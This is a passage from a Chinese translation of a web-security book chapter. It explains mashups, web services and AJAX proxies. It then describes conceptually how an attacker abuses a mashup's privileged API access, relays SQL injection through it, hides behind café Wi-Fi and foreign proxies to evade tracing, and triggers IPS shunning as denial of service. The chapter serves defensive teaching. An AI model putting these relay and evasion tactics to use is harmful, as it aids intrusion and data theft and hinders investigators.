我们对没有一个搜索引擎的 Web 时代表示吃惊。但是，在这个 Web 的黎明时期，Web 上的每个人之间基本都相互认识。不要忘了，它是为了让一小片领域的科学家共享数据而设计的。对无线电天文学感兴趣吗？那你就去看看 Millar 博士和 Shober 的网站。想要知道在正负电子碰撞方面的最新研究吗？那就去访问 Heineman 博士的网站。但是，随着 Web 的逐渐发展，Web 中人与人之间的交流问题便迅速显现出来，对搜索的呼声也是越来越高。有些时候，这些列表完全是由人手工整理并发布的。在 90 年代早期，可以看到很多的分类摘要，都是人们对网站按照不同的主题进行分类，再将这些分类列表发布到 USENET 新闻组或者邮件列表中。但是，网站数量的急剧攀升很快就淹没了这些人的努力。于是就出现了像 Aliweb、WebCrawler 及 Lycos 这样的网络爬虫程序，不断地获取每个网站、每个网页中的内容，再加以整理分类。

11.1.2 20 世纪 90 年代中期：机器 Web 的诞生

早期 Web 爬虫程序要解决的一个主要问题就是如何对页面进行分类。假设有任意一段文字很难指出它实际上应该算是哪一种网页。很快，一种新的、隐藏在

原来人类 Web 中的第二代万维网便被创建出来。机器 Web 由一些可以被机器识别的内容和超链接组成，这与直接面向于人类恰恰相反。虽然人类 Web 中的内容都是用丰富的 HTML 标签编写，能够展现图片、表格、列表及不同的字体，但是机器 Web 是由 META 及 LINK 这样的标签所编写的。当用户代理访问网页时，META 标签能够将元数据（Metadata）传递给用户代理[1]。

人们可以使用 META 标签为网页提供元数据，以便能够让 Web 中的自动程序访问到。在有些网页中，META 标签中提供的信息包括网页的作者、创建时间、内容关键字，或者是一段关于网页内容的简短描述。LINK 标签用来告诉用户代理其他相关内容的地址。例如，如果我们已经有一些包含菜谱内容的页面，每个页面可能都会含有一个 LINK 标签，以便告诉用户代理包含所有食谱页面链接的首页地址。LINK 标签同样可以指向某个资源，或者其他相关资源的更新版本。这些标签都可以被程序所解析，以便对相关内容和资源进行分类。如图 11-1 所示，Lycos 就是使用 META 标签的一个搜索引擎。Lycos 使用由 META 标签提供的关键字为页面创建不同主题的索引，当用户搜索到指定的关键字时，Lycos 会简单地返回适当的页面。




图 11-1　Lycos 出现于 1996 年，是早期通过解析机器 Web 中元数据的一个搜索引擎

[1] 简单来说，元数据就是有关数据的数据。例如，对于数码相机来说，尺寸、名称、快门速度、光圈设置及相片的日期和时间都属于元数据。对于照片数据来说，它们都是额外的、带有关系的数据。

11.1.3 2000 年左右：机器 Web 逐渐成熟

在世纪交替之后，网络中越来越多的资源主要集中于创建可被机器识别的内容。Google 创建了 Google Sitemap Protocol，使得网站可以告诉自动爬虫程序自身是关于哪些内容，更新的频率是多少，以及如何与网站的其他内容相联系。而 LINK 标签也扩展到用于样式表、网页图标、RSS 文件，以及像附录、子章节及版权申明等相关文档。私有参数计划（Privacy Preferences Project，简称为 P3P）也被作为一种可被机器识别的协议开发出来，用于解释某个网页的私有操作。

META 标签也经过了扩展，开始使用 Dublin Core 元数据，来提供有关创建者、主题、发布者、来源、网页内容格式，以及许多其他可以被机器识别的信息。所有这些元数据都只能用于机器 Web。人们使用的大多数用户代理都不会解析这些数据，也不会以任何方式显示给用户。但是，所有这些改进使得自动程序更容易理解网页的内容。这些程序将数据收集起来，然后放到分类数据库中，最终提供给用户查询。这意味着，即使人类 Web 中的用户无法直接使用这些数据，但仍然可以从中受益。直到今天，我们依然在讨论着如何能让机器更容易读取网页的内容。而我们尚未讨论的内容可能对 AJAX 应用程序的影响却最大，即可被机器识别的 Web 服务。

11.1.4 可公用的 Web 服务

除了可以像网页那样提供内容，Web 服务还可以提供方法。例如，邮局网站可能会有一个 Web 服务用于提供某个城市的所有邮政编码。正如网页中有元数据来表述内容一样，Web 服务在 Web 服务描述语言（Web Service Description Language，简称为 WSDL，发音为 wiz-dull）文档中也包含了元数据。WSDL 提供了所有访问 Web 服务方法的必要信息，包括方法名、参数个数、每个参数的数据类型、返回的输出类型等。对于业务的不同部分、甚至不同业务之间共享数据和方法来说，Web 服务和 WSDL 已经被证明是非常有用的[2]。

我们考虑一下 Web 服务的作用。我们为某些方法提供数据（例如某个城市名），而它进行一些处理（找到该城市相关的所有邮政编码）并返回一个可被机器识别的响应信息（包含编码的一个 XML 文档），这就是机器 Web 的全部。而对于使用

[2] 对攻击者而言，WSDL 也同样有益，它相当于如何与某个 Web 服务交互的虚拟教程。我们将在第 15 章“Ajax 框架分析”中讨论如何保护 WSDL。

Web 浏览器来查看人类 Web 的人们来说，这些信息有用吗？答案是没有。人们并不希望看到返回的 XML 文档。图 11-2 为直接在 Web 浏览器中展现 Web 服务返回的响应信息，而图 11-3 为显示乔治亚州玛丽埃塔市邮政编码的网页，读者可以对比两幅图的显示效果。




图 11-2　对于人们来说，直接访问 Web 服务返回的响应信息感觉并不友好

图 11-3　网站可以从后台 Web 服务中获取所需数据，经过格式化后再以友好的形式展现给人们

从这个例子可以看出，比起直接与机器 Web 打交道来说，人们更容易与人类 Web 打交道。在多数情况下，当用户访问邮局网站并请求某个城市的所有邮政编码时，应用程序会调用相应的 Web 服务进行处理，在对结果解析后，再以一种友好的方式显示给用户。从这种方式来看，Web 服务非常类似于网页中的元数据：虽然大部分人们并不知道它们的存在，但是最终会从中受益。

一些主要的 Web 公司，例如 Google、Yahoo!、Amazon、eBay 及 Microsoft，已经将怀抱投向了可公用的 Web 服务。其他众多的公司也向公众提供了各自的 Web 服务，可以访问天气情况、包裹跟踪、字典词典、户口调查数据、交通情况、股票期权、新闻故事等数据。因此，Web 服务现在已经成为了在整个网络上提供的 Web API。

11.2 Mashup：Web 中的弗兰肯斯坦[3]

明眼的读者一定已经注意到，在上一节关于邮政编码的例子中，有一些很有趣的地方。供机器使用的数据来源与供人类阅读的数据来源并不是同一个域。返回邮政编码列表的 Web 服务地址为 http://localhost/，而返回给人们阅读的网页地址则为 http://ZIP4.usps.com/（假设在后台使用的是同样的 Web 服务）。其实，这只是我们为了说明直接访问 Web 服务，人为实现的例子。相信在实际中肯定没有哪家邮局敢使用我们本机提供的 Web 服务来查找邮政编码。但是，使用他人、其他公司或者其他机构的 Web 服务却是一个不错的主意。当然，在我们的例子中，任何网站都可以使用我们的 Web 服务来提供查找邮政编码的功能。坦白来讲，要是一大堆网站都提供同样的查询功能，未免显得太过多余。但是，如果一个网站将不同的功能、Web 服务、甚至其他的 Web 应用程序，从某种程度上加以组合，从而创建出一些比这些部分加在一起还要强大的应用程序呢？这些聚合了各处内容和服务的网站，是否能够创建出一些新颖的东西呢？这种将不同网站的不同功能整合到一个单独的 Web 应用程序中的方式便称为 Mashup。理解 Mashup 最好的办法就是直接来看一个真实世界中非常成功的案例。

[3] Frankenstein，英国女作家 Mary Wollstonecraft Shelley（1797—1851），所著小说中的主人公，她亲手从部分死尸器官中创造了一个怪物，但结果自己被怪物所毁。

11.2.1　ChicagoCrime.org

ChicagoCrime.org（如图 11-4 所示）是一个非常好的 Mashup 程序案例。它利用芝加哥市警察局发布的犯罪统计信息使用 Google Map 来显示犯罪的地点。

图 11-4　ChicagoCrime.org 是一个芝加哥犯罪数据与 Google Map 结合的 Mashup 程序

由芝加哥警察局（CPD）公布的犯罪统计信息非常详尽[4]，我们应该对他们公布了这样的信息表示肯定。不过，CPD 发布的原始犯罪报告内容非常多，一般人很难理解，也很难有形象、直观的感受。而 Google Map 正好有一个非常丰富的界面，用户使用起来也非常容易上手。不过，Google 公开的服务功能非常有限，只能提供控制方向、本地商业搜索，以及一些还处于实验阶段的出租车或公交车追踪服务。虽然分开来看二者都有局限性，但是 CPD 提供的犯罪信息和 Google Map 都可以看做为可公用的服务。ChicagoCrime.org 通过进行 Mashup，将这些不同的数据来源聚合到一起，最终创建了一种全新的、极其有用的服务。如果 Google 或者 CPD 都不公开这些数据，也就不会存在 ChicagoCrime.org 了。

[4] 本书的两位作者都来自亚特兰大市，而该市不仅公布的犯罪信息非常少，而且最近还爆出了一个丑闻，即最近 10 年所公布的犯罪统计信息都是伪造的。

11.2.2 HousingMaps.com

在本章刚开始我们就提到了 HousingMaps.com，它是另一个 Web Mashup 的极好案例。HousingMaps.com 利用 Craigslist 网站上公布的租房信息，在 Google Maps 上标出当前待租的房屋，如图 11-5 所示。




图 11-5 HousingMaps.com 是一个聚合了 Craigslist 房屋出租信息和 Google Maps 的 Mashup 程序

同 ChicagoCrime.org 一样，HousingMaps.com 也创建了一个聚合网站，使得人们可以更好地理解租房信息。虽然 Craigslist 是分类广告服务在互联网中的一个巨大成功，但是它的界面实在过于简单（这也恰恰是其流行的原因）。当用户查找租房信息时，通常很难保留某个分类下的所有信息，也无法将其与其他的房屋信息进行比较。我们之前说过，Google Map 就像一张巨大的白色画布，人们可以将有意思的东西以地图的形式绘制在上面。HousingMaps.com 之所以能够成功将两个服务聚合到一起，是因为它为那些希望查看并对比房屋信息的用户提供了一种全新的、有价值的体验。这种体验不仅比单独使用两个服务要好，甚至比聚合前同时使用两个服务还要好。

11.2.3 其他的 Mashup 应用程序

在所有可公用的 Web 服务基础上，我们几乎可以创建出无穷的 Mashup 应用程序。例如，我们结合使用一个天气 Web 服务，以及从互联网电影数据库中获得

的电影列表就可以知道当前凯文贝肯[5]所在的城市是否在下雨！我们甚至可以在一个 Mashup 程序基础上再创建另一个 Mashup 程序。假设我们可以将 ChicagoCrime.org 和 HousingMaps.com 结合到一起创建一个称为 HousingWithoutCrime.org 的应用程序，能够找到附近几公里内曾经发生过某种犯罪的出租房屋。

11.3　创建 Mashup 应用程序

大多数 Mashup 程序都需要通过公共的 API 来访问第三方提供的 Web 服务。这些 Web 服务之间来回交换着可被机器识别的数据，这些数据会按照一些标准的形式来表达，例如 SOAP（Simple Object Access Protocol）或者 JSON。其中，SOAP 通过 XML 来表达数据。本章中用来查询邮政编码的 Web 服务便是使用 SOAP 来表达数据，而且图 11-2 也说明，我们从 Web 服务获得的数据会以 XML 的形式展现。而正如我们在第 7 章“劫持 AJAX 应用程序”中所讨论过的，JSON 则是从字面上将数据表示为 JavaScript 对象。

我们以网站 BillysRareBooks.com 为例，BillysRareBooks.com 是第一个（虚构的）用来查找旧书及绝版图书的网站，也是一个 Mashup 程序。它先使用 AwesomeBooks.com（同样也是虚构的）的图书搜索 API，来查找不同类型的图书，然后再使用 eBay 来查看该书的当前标价。

当用户搜索某个作者编写的书籍时，它会将作者的名字提交给 BillysRareBooks.com。在服务端处理逻辑中，BillysRareBooks.com 会向 AwesomeBooks.com 的作者搜索 Web 服务发出一个 HTTP 请求。该 Web 服务非常易于使用，程序员可以像调用普通方法一样调用该服务。下面这段 C#代码就是 BillysRareBooks.com 用来请求 awesomebooks.com 的程序，虽然各种语言的语法不同，但是抽象出来的代码逻辑都是一样的：

```
public String[] getAuthorsFromAwesome(string authorName)
{
//创建 Web 服务对象
Awesome.Public awe = new Awesome.Public();
//通过提供用户名和作者来获取某些书籍
String [] books = awe.GetAuthors("billysbooks", authorName);
```

[5] Kevin Bacon，美国著名影星，曾主演过《刺杀肯尼迪》等电影。

```
return books;
}
```

在上面的代码中，awe.GetAuthors("billysbooks",authorName)会发起一个 HTTP 请求，然后程序会一直等待 Web 服务响应。后台 HTTP 请求通过 SOAP 协议发往 AwesomeBooks.com。注意，程序员并不知道 Web 服务实际是如何工作的，也不知道是否使用了 SOAP 或者 JSON。程序员只是简单地调用 Web 服务，然后接受一个 String 对象的数组。他并不需要负责构造或者解析 SOAP 请求，底层的 Web C# 服务库会为我们来完成。当收到 AwesomeBooks.com 中 Web 服务返回的响应信息后，BillysRareBooks.com 会将其与其他数据结合到一起，再格式化为 HTML 网页，返回给用户的浏览器。图 11-6 表明了整个处理过程，以及数据是如何被展现的。




图 11-6　BillysRareBook.com 调用 Web 服务，并将响应信息格式化为 HTML 返回给用户

下面是关于 Mashup 应用程序和 AJAX 的内容。

在上面几个 Mashup 示例程序中，都是在服务端调用第三方的 Web 服务，并在服务端进行解析。接受到的响应信息被格式化为 HTML 代码，再返回给客户端。这听上去完全就是 Web 1.0！我们已经在本章提过，由 Web 浏览器直接调用 Web 服务并不能提供一个很好的用户体验，例如图 11-2 和图 11-3。这都要归咎于 Web 服务是机器 Web 的一部分，而不是人类 Web 的一部分。

幸运的是，AJAX 允许应用程序使用 JavaScript 中的 XMLHttpRequest 对象直接访问运行在 Web 服务器上的 Web 服务。这之所以是一件好事，是因为某个机器（我们客户端的 JavaScript 代码）可以向 Web 服务发出请求，然后处理返回的响应信息。正如我们之前提过的，Web 服务有两个标准的数据表示方法，分别为 SOAP（即 XML）和 JSON（即 JavaScript）。JavaScript 非常适合于解析这两种格式，从中提取出 Web 服务返回的数据信息。我们可以通过 XMLHttpRequest 对象

的 responseXML 属性，使用 JavaScript 内置的 XML 解析器来读取 XML。这使得 JavaScript 能够轻易地遍历 responseXML 属性中的 XML 节点树（从技术角度讲，这并不是 JavaScript 内置的，而是由 Web 浏览器的 DOM 环境支持的）。

在之前的搜索示例程序中，返回的 XML SOAP 响应信息如下所示：

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<AuthorSearchResponse>
<AuthorSearchResult>
<string>Childhood's End</string>
<string>2001: A Space Odyssey</string>
<string>Rendezvous with Rama</string>
<string>2010: Odyssey Two</string>
<string>The Ghost from the Grand Banks</string>
<string>The Hammer of God</string>
</AuthorSearchResult>
</AuthorSearchResponse>
</soap:Body>
</soap:Envelope>
```

以下是如上数据的 JSON 表示：

```
["Childhood\'s End",
"2001: A Space Odyssey",
"Rendezvous with Rama",
"2010: Odyssey Two",
"The Ghost from the Grand Banks",
"The Hammer of God"]
```

安全须知

JSON 通常使用 eval()方法来处理，但是这是非常危险、非常不安全的！永远不要在没有验证 JSON 数据之前就这样做。我们在第 4 章“AJAX 攻击层面”和第 7 章，已经讨论了处理 JSON 响应和预防 JSON 劫持的正确方法。

因此，JavaScrip 有能力处理 Web 服务中通常使用的数据格式，而且这也要多亏于使用了 XMLHttpRequest 对象。我们为了更新网页的部分内容，已经使用 AJAX 调用自己服务器上的 Web 服务。同时我们也知道，其他 Web 服务器上的 Web 服务也是这样调用的。这样的话，我们能否在客户端的 JavaScript 代码中通过 AJAX 直接调用第三方的 Web 服务呢？答案是“不切实际”。

11.4 桥接、代理及网关

要想在 Mashup 程序中，直接通过客户端调用第三方的 Web 服务，首先要能够使用 JavaScript 访问第三方的域。正如我们已经讨论过的，同源策略限制了 JavaScript 访问第三方的域，因此，如果我们无法使用 JavaScript 访问第三方的域，又如何创建调用第三方 Web 服务的 AJAX 应用程序呢？其实很简单，我们可以让 Web 服务器为我们做这件事。我们可以在自己的 Web 服务器上创建一个 Web 服务，只是用来转发我们调用第三方 Web 服务的请求。因为符合同源策略，所以我们可以使用 AJAX 访问这个“代理”Web 服务，通过其来访问第三方的 Web 服务。然后，第三方的 Web 服务会将结果返回给我们的 Web 服务，最终再通过 JavaScript 发回给客户端。根据使用框架的不同，这种方法也有很多不同的称呼。最常使用的名称有“应用程序代理”、“AJAX 代理（AJAX Proxy）”、“AJAX 桥接（AJAX Bridge）”及“AJAX 网关（AJAX Gateway）”。在本书中，我们将统称其为 AJAX 代理。图 11-7 表明了一个 AJAX 代理是如何工作的。




图 11-7 通过使用我们自己的 Web 服务，来调用第三方的 Web 服务，我们可以创建一些不需要强制刷新的 Mashup 程序

我们可以看到，AJAX 代理从第三方获得的数据（不管是 XML 还是 JSON 格

式）都会转发到客户端的 JavaScript 进行处理。实际上，图 11-7 和图 11-6 之间的唯一不同是，图 11-6 中由服务端代码来处理第三方返回的响应信息，并通过一次强制性的页面刷新，才能显示一个新的 HTML 网页。在图 11-7 中，我们通过 XMLHttpRequest 来调用 AJAX 代理，并以异步形式将第三方数据发回给客户端。

下面介绍 AJAX 代理的其他选择。

JavaScript 有很多方法可以直接获得远程网站中的数据。但是，几乎所有方法都很难操作，无法应用于多数情况下。例如，Dojo 通过 iframe 实现了一个很巧妙的技巧，不过我们必须能够将某个文件放在第三方的 Web 服务器上。由于我们通常对访问的网站都没有控制权，因此也无法上传文件。此外，由于使用了 URL 片段和计数器在不同域的 iframe 之间传输数据，所以该方法不仅烦琐笨拙，也无法保证浏览器厂商会去修补那些被攻击的漏洞。另一个方法是通过一个 Flash 对象直接调用第三方 Web 服务。虽然 Flash 可以访问其他的域，但是这需要配置 crossdomain.xml 文件。我们在第 8 章“攻击客户端存储”中讨论 Flash 的本地存储对象时，简要描述了如何通过 Flash 进行跨域访问攻击。虽然 Flash 已经超出了本书的范围，但是还是要提醒读者注意：一个配置错误的 crossdomain.xml 文件会将应用程序暴露在所有安全漏洞面前。除了安全因素之外，该方法还需要一个 Flash 对象，并且要考虑在 Flash 和 JavaScript 之间来回传输所花费的系统开销。最后一个方法是使用远程脚本调用，即使用指向第三方域的 SCRIPT 标签执行预定义的回调函数。远程脚本调用可能是访问第三方 Web 服务最好的非 AJAX 代理方式，但是只有在第三方 Web 服务允许使用远程脚本的时候才能使用。再一次重申，由于我们很少能获得第三方的控制权，所以他们支不支持远程脚本调用，那只能靠运气了[6]。总之，AJAX 代理是不需要强制刷新就可以直接访问第三方 Web 服务，并在客户端处理响应的最佳方法。

11.5　攻击 AJAX 代理

Mashup 程序为攻击者提供了一个有趣的机会。本质上说，Mashup 程序可以作为攻击者和网站之间的一个代理。攻击者通过 Mashup 程序，可以访问许多以前无法直接获取的资源，这也意味着攻击者凌驾于 Mashup 的任何特殊授权之上！

这种安全问题非常常见。假设 BillysRareBooks 中的 AJAX Mashup 程序（如

[6] 如果你只需在调用时说一句“让这个 Web 服务支持远程脚本”的话，那这些 Web 服务就不应该算是第三方的，还不如说是为你服务的！

图 11-7 所示）使用了 AwesomeBook's 的作者搜索 API。虽然这类 API 通常都对非商业用户免费开放，但是却经常进行了一些限制。

在现实世界中，有很多公共 API 都对免费访问进行了限制。例如，Amazon 虽然允许非商业用户使用图书搜索的公共 API，但是需要通过商业授权。Amazon 限制每个客户端 IP 地址每秒钟只能免费访问公共 API 中的一个方法，并且限制了 Mashup 程序能够缓存结果的时间。而 eBay 也限制每天只能免费访问 5000 次 API。

在我们的 Mashup 示例 BillysRareBooks.com 中，出于商业利益与 AwesomeBooks.com 进行了合作，并每月交付访问搜索 API 的费用。结果，BillyRareBooks.com 比那些使用免费 API 的 Mashup 程序拥有了更好的访问权限控制。它可以每天进行更多的独立查询，可以建立更多的同步连接，也可以将数据缓存更长的时间。

现在，我们来看一些攻击者如何对此进行入侵。Eve 想要从 AwesomeBooks.com 窃取大量的作者数据，于是她首先尝试以来宾身份直接使用搜索 API。但是，正如我们之前提到的，该账户有很多的局限性。不仅只能进行 500 次查询，而且由于每秒一次查询的限制，需要 8 分钟才能完成这些查询。图 11-8 说明了 Eve 如何试图直接通过 API 获取数据库中的数据。




图 11-8　AwesomeBooks.com 对其 API 的免费访问进行了限制

现在，假设 Eve 将攻击建立在 BillysRareBooks.com 和 AwesomeBooks.com 之间的信任之上。突然，她很轻易地就获取所有所需的数据。BillysRareBooks.com 并没有来宾账户的限制，因此可以发起任意数量的请求。使用 BillysRareBooks.com 并不能减少 Eve 需要发起的请求数量，但是它可以加快这些请求的速度。

当直接访问 AwesomeBooks 的 API 时，Eve 只能在自己机器和 Web 服务器之间建立一个单独的 HTTP 连接。不管 Eve 的可用带宽有多少，Web 服务器都会限制她的访问，只允许每秒发起一个请求。而当 Eve 在 Mashup 程序中执行查询时，存在着两个连接：一个从 Eve 到 BillysBook.com，另一个从 BillysBooks.com 到 AwesomeBooks.com。不过，通过两个 HTTP 连接进行查询，却比直接访问 AwesomeBooks.com 要快得多。因此，通过将 BillysRareBooks.com 作为共犯，Eve

可以更快地从 AwesomeBooks.com 窃取到数据。图 11-9 表明了这次攻击的过程。




图 11-9　Eve 利用 BillysRareBooks.com 的权限比用宾账户访问 API 获得了更多的数据

这便是**“代理混乱问题”**的一个例子，即某个实体获得了一方的授权后，又被利用该实体的另一方所欺骗。在上面的例子中，BillysRareBooks.com 从 AwesomeBooks.com 获得了授权，可以比普通来宾账户更快地进行查询。但是，Eve 利用了这个授权，并借助于 BillysRareBooks.com 为自己窃取数据。解决该问题的方法非常简单，而且 BillysRareBooks.com 的开发者必须保护网站避免被攻击者所利用。AwesomeBooks.com 限制了任意用户访问 API 的速度，而 BillysRareBooks.com 拥有特殊的授权，可以绕过该限制。因此 BillysRareBooks.com 必须对任意用户的行为作出限制，以防用户利用其绕过 AwesomeBooks.com 的限制。在理想情况下，BillysRareBooks.com 的限制条件应该与 AwesomeBooks.com 的免费访问限制保持一致。

除了前面提到的方法，攻击者还可以借助一些其他方法通过 Mashup 网站来访问第三方网站的 API。如果 Even 使用我们在第 3 章“Web 攻击”介绍的传统攻击方法，来攻击 AwesomeBooks.com 会怎样呢？而且她不是直接向 AwesomeBooks.com 发动攻击，而是通过 BillysRareBooks.com。对于攻击者来说，Mashup 程序就像是提供了一层用来隐藏的迷彩服。因为 Eve 非常聪明，所以她找了一家带有公共无线 AP 的咖啡店，而且不是在第 2 章“劫持”中的哪一家。很多人就是因为在同一地点、攻击不同的网站而被抓的。在咖啡店，Even 连接上了南美洲的一个公开 HTTP 代理，然后向 BillysRareBooks.com 发动了 SQL 注入攻击。当然，BillysRareBooks.com 会将这些 SQL 注入请求，转发给 AwesomeBooks.com 的作者搜索 Web 服务。这意味着那些执法机关不得不从 AwesomeBooks.com 的服务器日志找起，然后是 BillysRareBooks.com 的服务器日志，再到某国的某个 HTTP 代理（该代理可能会忽略所有来自美国特勤局的请求），最后到美国的一个 ISP，而 ISP 的日志却指向了一个咖啡店，由于咖啡店里每天都有许多 20 多岁的年轻人通过笔记本上网，因此，谁也不会记得 Eve[7]。

[7] 与人们通常的想法正相反，美国联邦调查局一般只处理本土问题，如果涉及到海外调查，则通常需要美国特勤局的协助。

只有在 AwesomeBooks.com 发现了攻击的情况下，才有可能追踪到 Eve，但是认为某人会发现攻击并不是一个合理的假设！像这些提供 API 的网站，为了保证服务的质量都会与授权访问的用户保持联系，而这些经过授权的用户也可以比普通用户更快地访问 API。对于授权用户网站会提供更多的 API，也因为两者之间是互惠关系，所以网站会更信任这些用户发来的请求。所有这些因素都导致网站可能会对授权用户的请求进行一番完全不同的处理，例如会减少对授权用户请求的输入验证。因此，也许通过来宾账户发起的 SQL 注入攻击会失败，但是通过 BillysRareBooks.com 便可以成功。由于 Mashup 程序不仅会降低目标网站的安全性，而且可以为攻击者增加一层保护，所以越来越多的攻击者都不再是直接向目标发起攻击，而是将 Mashup 程序作为攻击中的跳板。

除此之外，攻击者也可以通过 Mashup 程序和 API 提供网站之间的关系对 Mashup 程序造成危害。假设 AwesomeBooks.com 已经部署了许多安全产品，例如入侵检测系统（Intrusion Detection System，IDS）或者入侵预防系统（Intrusion Prevention System，IPS）。这些安全产品可以监视网络传输流量，来查看其中是否有已知的攻击特征。按照它们最基础的形式，当发现某个 IP 在攻击网站时，IDS/IPS 会向 IT 管理员发出警报。管理员也可以配置 IDS/IPS 在发现攻击时的处理措施。假设 Eve 向 AwesomeBooks.com 发起了一次 SQL 注入攻击，而监视 BillysRareBooks.com 和 AwesomeBooks.com 之间流量的 IPS 检测到了这次攻击，为了不让这次攻击成功发向服务器，IPS 会同时向 BillysRareBooks.com 和 AwesomeBooks.com 发送一个 TCP/IP 重置命令，以断开二者之间的连接。断开之后，BillysRareBooks.com 和 AwesomeBooks.com 之间必须重新建立 HTTP 连接。如果 BillysRareBooks.com 和 AwesomeBooks.com 之间使用的是持久连接（主要出于服务质量的考虑），其他用户的未完成 HTTP 请求就会丢失，只能再重新发送。结果，这就像是对 BillysRareBooks.com 发起了一次拒绝式服务攻击，如图 11-10 所示。




图 11-10　向 IPS 发送一次 SQL 注入攻击会使其强制关闭与 Mashup 程序之间的 HTTP 连接

管理员还可以配置 IDS/IPS 进行一些更激烈的行为。例如，如果 IPS 认为某

个 IP 发起了攻击，则可以在一段时间内拒绝该 IP 的所有请求，这便是通常所谓的“规避（Shunning）”。而一个可以动态创建防火墙规则的 IDS 系统（这种 IDS 被称为集成 IDS）也可以通过创建一个防火墙规则来拒绝攻击者 IP 发出的所有请求，从而实现规避。IDS/IPS 可以使用 Checkpoint 的开放标准安全协议来动态创建这些规则。当然，规避的问题在于它同时也拒绝了合法的请求。在我们的例子中，Eve 的 SQL 注入攻击让 IPS 误认为攻击来自 BillysRareBooks.com 的 IP 地址。由于 BillysRareBooks.com 中其他合法用户的请求也来自该 IP 地址，所以 IPS 会拒绝 BillysRareBooks.com 发向 AwesomeBooks.com 的所有请求，如图 11-11 所示。虽然 Eve 试图通过 SQL 注入攻击来渗透 AwesomeBooks.com，但是却对 BillysRareBooks.com 造成了一次的拒绝式攻击[8]。

